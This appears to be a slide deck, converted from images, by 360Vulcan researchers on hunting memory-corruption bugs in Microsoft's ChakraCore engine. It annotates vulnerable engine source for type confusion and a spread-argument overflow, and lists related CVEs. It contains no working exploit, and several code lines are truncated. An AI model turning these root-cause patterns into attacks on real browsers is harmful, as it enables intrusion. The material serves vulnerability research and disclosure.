The Secret of ChakraCore: 10 Ways to Go Beyond the Edge

Who we are

Linan Hao

- Security researcher from 360Vulcan Team (@360Vulcan)
- Blackhat EU/44CON Speaker
- Winner(as team member) of pwn2own2015/pwn2own2016/pwnfest2016/pwn2own2017
- Six years experience in vulnerability hunting and exploiting and 0-day detection.
- Won the Microsoft Mitigation Bypass Bounty in 2015 and was MSRC Top 100 in 2015/2016

Long Liu

- Security researcher from 360VulCan Team (@360Vulcan)
- Winner(as team member) of pwn2own2015/pwn2own2016/pwnfest2016/pwn2own2017
- Four years of experience in vulnerability digging & exploit research.
- Found 100+ vulnerabilities of IE, Edge and Chrome and got 30+ CVEs.
- Won the Microsoft Mitigation Bypass Bounty in 2016 and was MSRC Top 11 in 2016, MSRC Top 13 in 2015.

About us

Pwn2Own winners 2015
- pwned IE pwn2own 2015

Pwn2Own winners 2016
- pwned Chrome pwn2own 2016
- pwned Flash pwn2own 2016

Pwnfest winners 2016
- pwned Edge Pwnfest 2016
- pwned Flash Pwnfest 2016

Master of pwn2own 2017


- ChakraCore summary
- Find bugs in Chakra
- Chakra exploit skills
- Bypass CFG/RFG

ChakraCore summary

What is chakra

Chakra is a JavaScript engine developed by Microsoft for its Microsoft Edge web browser. It is a fork of the JScript engine used in Internet Explorer.


- ◆ Faster
- ◆ Security on birth
- ◆ Support many new features



Chakra

Developer(s)	Microsoft
Development status	Active
Operating system	Microsoft Windows
Type	JavaScript engine
License	MIT License
Website	github.com /Microsoft /ChakraCore

Open source


DECEMBER 5, 2015 6:37 AM

Microsoft Edge's JavaScript engine to go open-source

By Gaurav Seth and Adalberto Foresti

2015-12-5
Announce plans to open source

2016-1-13
Released ChakraCore under the MIT license on GitHub

MemGC

- Refcount based GC
    - UAF’ s heaven
    - ie5-ie11

- Memory protector
    - Isolated Heap & delayed free kill most of UAF
    - Only protect stack/reg
    - UAF continue, pwn2own 2015
    - ie11

- MemGC introduced in EDGE/Win10
    - New and improved UAF exploit mitigation
    - Protect stack/reg/heap, killed most UAFs
    - Prevent UAF bugs, but NOT other bugs
    - Pwnfest 2016/pwn2own 2017

Why target at chakra

- Script engine bug is more powerful than DOM bug
- Open source, we can dig deeper into the core
- One of the biggest attack surfaces in edge
- Any engine is not as good as expected at first

Our result:
20+ exploitable bugs at the first round of code review

Types of Chakra vulnerability

Template

- What's the idea behind templates?

A template is a cookie-cutter which specifies how to cut cookies that look pretty much the same

- Class template

Describes how to build a family of classes that look basically the same

- Function template

Describes how to build a family of similar looking functions.

Function template

- Which version of a function template should get called?

Depends on the parameters passed in

```
void swap(int& x, int& y)
{
  int tmp = x;
  x = y;
  y = tmp;
}
```

```
template<typename T>
void swap(T& x, T& y)
{
  T tmp = x;
  x = y;
  y = tmp;
}
```

```
int main()
{
  int i,j; /*...*/ swap(i,j); // Instantiates a swap for int
  float a,b; /*...*/ swap(a,b); // Instantiates a swap for float
  char c,d; /*...*/ swap(c,d); // Instantiates a swap for char
  std::string s,t; /*...*/ swap(s,t); // Instantiates a swap for std::string
  // ...
}
```


- Developer`s assumption
  - The types of variables won`t change during the whole function
  - Parameter's type can decide the right version of the function

Background of Array

JavascriptNativeIntArray
- Store integer
- 4 bytes per Item

JavascriptNativeFloatArray
- Store float
- 8 bytes per Item


JavascriptArray
- Store object
- 8 bytes per Item




```
var intarr = [1]
intarr[0] = 1.1
intarr[0] = {}

var fltarr = [1.1]
fltarr[0] = {}
```

Break assumption 1:
Variable type can change inside the chosen function

Real bug in chakra:
JavascriptFunction::EntryApply
  JavascriptFunction::CalloutHelper
    arr->ForEachItemInRange



```
void ForEachItemInRange(uint32 startIndex, uint32 limitIndex, ScriptContext * scriptContext,
{
    switch (this->GetTypeId())
    {
    case TypeIds_Array:
        TemplatedForEachItemInRange<hasSideEffect>(this, startIndex, limitIndex, scriptConte
        break;
    case TypeIds_NativeIntArray:
        TemplatedForEachItemInRange<hasSideEffect>(JavascriptNativeIntArray::FromVar(this),
        break;
    case TypeIds_NativeFloatArray:
        TemplatedForEachItemInRange<hasSideEffect>(JavascriptNativeFloatArray::FromVar(this)
        break;
```



```
static void TemplatedForEachItemInRange(T * arr, uint32 startIndex, uint32 limitIndex, Var mi
{
    for (uint32 i = startIndex; i < limitIndex; i++)
    {
        Var element;
        fn(i, TryTemplatedGetItem(arr, i, &element, scriptContext) ? element : missingItem);
```


arr`s type can be changed inside TryTemplatedGetItem

Break assumption 2:

Choose the template function only based on param's type is not enough

Real bug:
Var JavascriptArray::FilterHelper

```
  …
  Var element = nullptr;
  …
  if (newArr)// newArr's creation can be interrupted by user defined call back
  {
     newArr->DirectSetItemAt(i, element);//choose var version, if newArr
                                          is not var array, type confusion
  }
```



```
template<typename T>
inline void JavascriptArray::DirectSetItemAt(uint32 itemIndex, T newValue)
{
    Assert(itemIndex < InvalidIndex); // Otherwise the code below could overflow and

    SparseArraySegment<T> *seg = (SparseArraySegment<T>*)this->GetLastUsedSegment();
    uint32 offset = itemIndex - seg->left;
    if(itemIndex >= seg->left && offset < seg->size)
    {
        DirectSetItemInLastUsedSegmentAt(offset, newValue);
        return;
    }
    DirectSetItem_Full(itemIndex, newValue);
}
```

Function template

- Mandatory choose the version of a function template


```
template<typename T>
void f()
{
    // ...
}

#include <string>
void sample()
{
    f<int>(); // type T will be int in this call
    f<std::string>(); //type T will be string in this call
}
```

- Developer's assumption

The type of variable is definitely certain when calling the template function


Real bug in chakra

```
void JavascriptArray::ForEachOwnMissingArrayIndexOfObject
    ...
    ArrayElementEnumerator e(arr, startIndex, limitIndex);
        ...
        fn(index, e.GetItem<Var>()); //assume arr is var, choose GetItem<Var>,
may lead to  type confusion
```




```
template<typename T>
T JavascriptArray::ArrayElementEnumerator::GetItem() const
{
    Assert(seg && index < seg->length && index < endIndex &&
           !SparseArraySegment<T>::IsMissingItem(&((SparseArraySegment<T>*)seg)->elements[index]));
    return ((SparseArraySegment<T>*)seg)->elements[index];
}
```


Optimization/Fastpath




```
Var JavascriptNativeArray::FindMinOrMax(Js::ScriptContext * scriptContext, bool findMax)
{
    AssertMsg(this->HasNoMissingValues(), "Fastpath is only for arrays with one segment and no missing values");
    uint len = this->GetLength();

    Js::SparseArraySegment<T>* headSegment = ((Js::SparseArraySegment<T>*)this->GetHead());
```



```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
{
    RecyclableObject* function = GetIteratorFunction(aRight, scriptContext);
    JavascriptMethod method = function->GetEntryPoint();
    if ((JavascriptArray::Is(aRight) && method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()) ||
        (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
    {
        return aRight;
```



```
case TypeIds_Array: //fast path for array
{
    Var result;
    if (OP_GetElementI_ArrayFastPath(JavascriptArray::FromVar(instance),
    {
        return result;
    }
    break;
}
```



```
if (JavascriptArray::IsDirectAccessArray(newArr))
{
    if (((start + newLen) <= pArr->head->length) && newLen <= newArr->head->size) //Fast Path
    {
        if (isIntArray)
        {
            SliceHelper<int32>(pArr, newArr, start, newLen);
        }
```

Real bug in chakra


```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
  ...
  if ((JavascriptArray::Is(aRight) && method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()) ||
      (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
    {
      return aRight; //meet some conditions and enter fast path
    } else {
      return new SpreadArgument(aRight) // slowpath
    }

void JavascriptFunction::SpreadArgs //then issue appread in this function
 ...
 for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
  if (SpreadArgument::Is(instance)){
    ...
  } else {
   for (uint32 j = 0; j < arr->GetLength(); j++) { //loop count depend on arr->GetLength()
     Var element;
     if (!arr->DirectGetItemAtFull(j, &element)){ //call getter and enlarge arr's length
       element = undefined;
     }
     destArgs.Values[argsIndex++] = element; //overflow here
   }}
```

- Root Cause

arr->GetLength()? Think again☺

- A bug we prepared for pwn2own 2017
- A bug we used to pwn Edge in pwnfest 2016
- A bug we win the bounty of Microsoft Edge Web Platform on WIP
- A bug fixed twice in the same security update
- A bug potential exploitable even now

It is the same bug, and also different bugs



MS16-119	Scripting Engine Memory Corruption Vulnerability	CVE-2016-3386	Natalie Silvanovich of Google Project Zero
MS16-145	Scripting Engine Memory Corruption Vulnerability	CVE-2016-7296	Linan Hao of Qihoo 360 Vulcan Team working with POC/PwnFest
MS17-007	Scripting Engine Memory Corruption Vulnerability	CVE-2017-0015	Simon Zuckerbraun, working with Trend Micro' s Zero Day Initiative (ZDI)
MS17-007	Scripting Engine Memory Corruption Vulnerability	CVE-2017-0032	Hao Linan of Qihoo 360 Vulcan Team

…

CVE-2017-0015 credit to Lokihart and Simon Zuckerbraun(they submit a same bug)

Optimization/Fastpath problems

